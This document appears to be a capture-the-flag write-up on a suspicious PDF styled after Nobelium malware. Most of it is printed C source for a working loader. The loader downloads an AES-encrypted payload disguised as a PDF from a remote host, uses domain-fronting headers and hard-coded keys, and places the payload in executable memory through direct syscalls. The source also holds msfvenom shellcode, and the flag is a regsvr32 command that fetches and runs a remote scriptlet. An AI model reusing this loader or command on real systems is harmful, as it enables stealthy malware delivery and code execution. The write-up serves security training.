Challenge Information


The spacestation's second in command had their machined compromised. During a forensic investigation we found a suspicious PDF. Our initial analysis indicates that someone is trying to leverage some TTPs from a known threat actor. But what did they do? Looks like they grabbed some existing code from github...

Flag 1:

Description: Command

```
[150 points] Command

Can you find out the full command that is executed?
```

The first thing i did was a search on gihub for Nobelium PDF .
https://github.com/search?q=Nobelium+pdf&type=Repositories



Lets check out the retuned result
https://github.com/boku7/Nobelium-PdfDLRunAesShellcode

README.md

Nobelium PdfDownloadRunAesMalware

A recreation of the "Nobelium" malware based on Microsofts Malware analysis - Part 1: PDF2Pwn

1. Download PDF file from internet using WinInet library

- Supports HTTPS

- Supports DropBox API download (like in original) via adding the Bearer Token to the headers of the request

- Supports Domain Fronting by hosting malicious PDF file on CDN, sending request to shared site, and modifying the Host header to the target site

2. Strip the 10 byte PDF Header from the malicious AES Encrypted PDF

3. Strip the 7 byte PDF Footer from the malicious AES Encrypted PDF

4. AES Decrypt the payload using the static AES & IV - via Tiny AES code


5. Run the payload within the processes memory space using Syscalls provided by SysWhisper V2 project


My next step was to download the github repository

Command→


```
git clone https://github.com/boku7/Nobelium-PdfDLRunAesShellcode.git
```

Output→





We then open up the Visual Studio Solution File (You will need Visual Studio to do this)



My next step was to upload upload secrets.pdf (file supplied) to my webhosting. Once i had done that i made the following code changes.

Code After Changes:

```
#include <windows.h>
#include "aes.c"
#include "syscalls.h"
#include <string.h>
#include <stdlib.h>
#include <tlhelp32.h>
#include <wininet.h>
#pragma comment (lib, "Wininet.lib")

// xxd -i aesPopCalc64.pdf
const unsigned int pdfHeaderSize = 10;
const unsigned int pdfFooterSize = 7;
const unsigned int secrets_pdf_len = 359; // Change this to size of
payload+pdfHeader&pdfFooter
unsigned int payloadSize = secrets_pdf_len - pdfHeaderSize - pdfFooterSize;
// Nobelium Hard-Coded AES Initialization Vector (IV) - "1233t04p7jn3n4rg"
unsigned char aesIV[]  = "\x31\x32\x33\x33\x74\x30\x34\x70"
                         "\x37\x6a\x6e\x33\x6e\x34\x72\x67";
// Nobelium Hard-Coded AES Encryption Key - "123do3y4r378o5t34onf7t3o573tfo73"
```

```
unsigned char aesKey[] = "\x31\x32\x33\x64\x6f\x33\x79\x34"
                         "\x72\x33\x37\x38\x6f\x35\x74\x33"
                         "\x34\x6f\x6e\x66\x37\x74\x33\x6f"
                         "\x35\x37\x33\x74\x66\x6f\x37\x33";
// msfvenom -p windows/x64/exec CMD="calc.exe" EXITFUNC="thread" --format raw -
o popcalc64.bin
// xxd -i popcalc64.bin
/*unsigned char popcalc64_bin[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xe0, 0x1d, 0x2a, 0x0a, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};*/
//unsigned int popcalc64_bin_len = 276;

// https://github.com/boku7/ColonialPipeline-
PdfDownloadRunAesMalware/raw/main/aesPopCalc.pdf
//https://kewl-site.net/hacky/secrets.pdf
char* getWebResource() {
    HINTERNET hSession;
    HINTERNET hHttpFile;
```


```
    hSession = InternetOpen(
        L"Mozilla/5.0", // User-Agent
        INTERNET_OPEN_TYPE_DIRECT,
        NULL,
        NULL,
        0);
    // Change the Host header here & host payload on CDN to support Domain
Fronting
    LPCWSTR headers = L"Host: github.com\r\nUser-Agent: boku\r\nReferer:
boku7.github.io\r\n\r\n\r\n";
    hHttpFile = InternetOpenUrl(
        hSession,            // session handle
        L"https://kewl-site.net/hacky/secrets.pdf",   // URL to access
        0, 0, 0, 0);
    DWORD dwFileSize;
    dwFileSize = 24000;
    char* buffer;
    buffer = new char[dwFileSize + 1];
    ZeroMemory(buffer, sizeof(buffer));
    DWORD dwBytesRead;
    while (InternetReadFile(hHttpFile, buffer, dwFileSize, &dwBytesRead))
    {
        if (!dwBytesRead) {
            break;
        }
    }
    InternetCloseHandle(hHttpFile);
    InternetCloseHandle(hSession);
    return buffer;
}

// PDF 10 Byte Header: \x25\x50\x44\x46\x2D \x31\x2E\x33\x0A\x25
void stripPdfHeader(char* pdfFile) {
    int i = 0;
    int pdfNoHeaderSize = secrets_pdf_len - pdfHeaderSize;
    while (i < pdfNoHeaderSize) {
        pdfFile[i] = pdfFile[i+pdfHeaderSize];
        i++;
    }
}
```

```
// PDF  7 byte Footer: \x0A\x25\x25\x45\x4F \x46\x0A
void stripPdfFooter(char* pdfFile) {
    int pdfNoHeaderNoFooterSize = secrets_pdf_len - pdfHeaderSize -
pdfFooterSize;
    int i = pdfNoHeaderNoFooterSize;
    while (i < secrets_pdf_len) {
        pdfFile[i] = 0x00;
        i++;
    }
}

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow){
    char* pdfFile = getWebResource();
    stripPdfHeader((char*)pdfFile);
    stripPdfFooter((char*)pdfFile);

    // AES Decrypt shellcode payload
    struct AES_ctx ctx2;
    AES_init_ctx_iv(&ctx2, aesKey, aesIV);
    AES_CTR_xcrypt_buffer(&ctx2,(uint8_t*)pdfFile, payloadSize);

    // Run AES Decrypted shellcode from PDF
    HANDLE hProc = GetCurrentProcess();
    HANDLE threadHandle = NULL;
    DWORD oldprotect = 0;
    PVOID newBuffer = NULL;

    // Launch beacon in process via Syswhisper2 syscall method
    NtAllocateVirtualMemory(hProc, &newBuffer, 0, (PSIZE_T)&payloadSize,
MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // Copy payload to allocated buffer
    RtlMoveMemory(newBuffer, pdfFile, payloadSize);

    // Make the buffer executable
    NtProtectVirtualMemory(hProc, &newBuffer, (PSIZE_T)&payloadSize,
PAGE_EXECUTE_READ, &oldprotect);
```

```
    //Save File Locally
    // Open a handle to the file
    HANDLE hFile = CreateFile(
        L"C:\\Temp\\Nobelium\\code.dll",     // Filename
        GENERIC_WRITE,          // Desired access
        FILE_SHARE_READ,        // Share mode
        NULL,                   // Security attributes
        CREATE_NEW,             // Creates a new file, only if it doesn't
already exist
        FILE_ATTRIBUTE_NORMAL,  // Flags and attributes
        NULL);                  // Template file handle

    if (hFile == INVALID_HANDLE_VALUE)
    {
        // Failed to open/create file
        return 2;
    }

    // Write data to the file
    char* strText = pdfFile; // For C use LPSTR (char*) or LPWSTR (wchar_t*)
    DWORD bytesWritten;
    WriteFile(
        hFile,            // Handle to the file
        strText,  // Buffer to write
        payloadSize,   // Buffer size
        &bytesWritten,    // Bytes written
        nullptr);         // Overlapped

     // Close the handle once we don't need it.
    CloseHandle(hFile);
}
```

running the above code within visual studio gave me a code.dll file

Let's analyse this file cyber chef
https://gchq.github.io/CyberChef/



flag:

```
regsvr32 /u /n /s /i:https://hackyspacerace.github.io/hello.sct scrobj.dll
```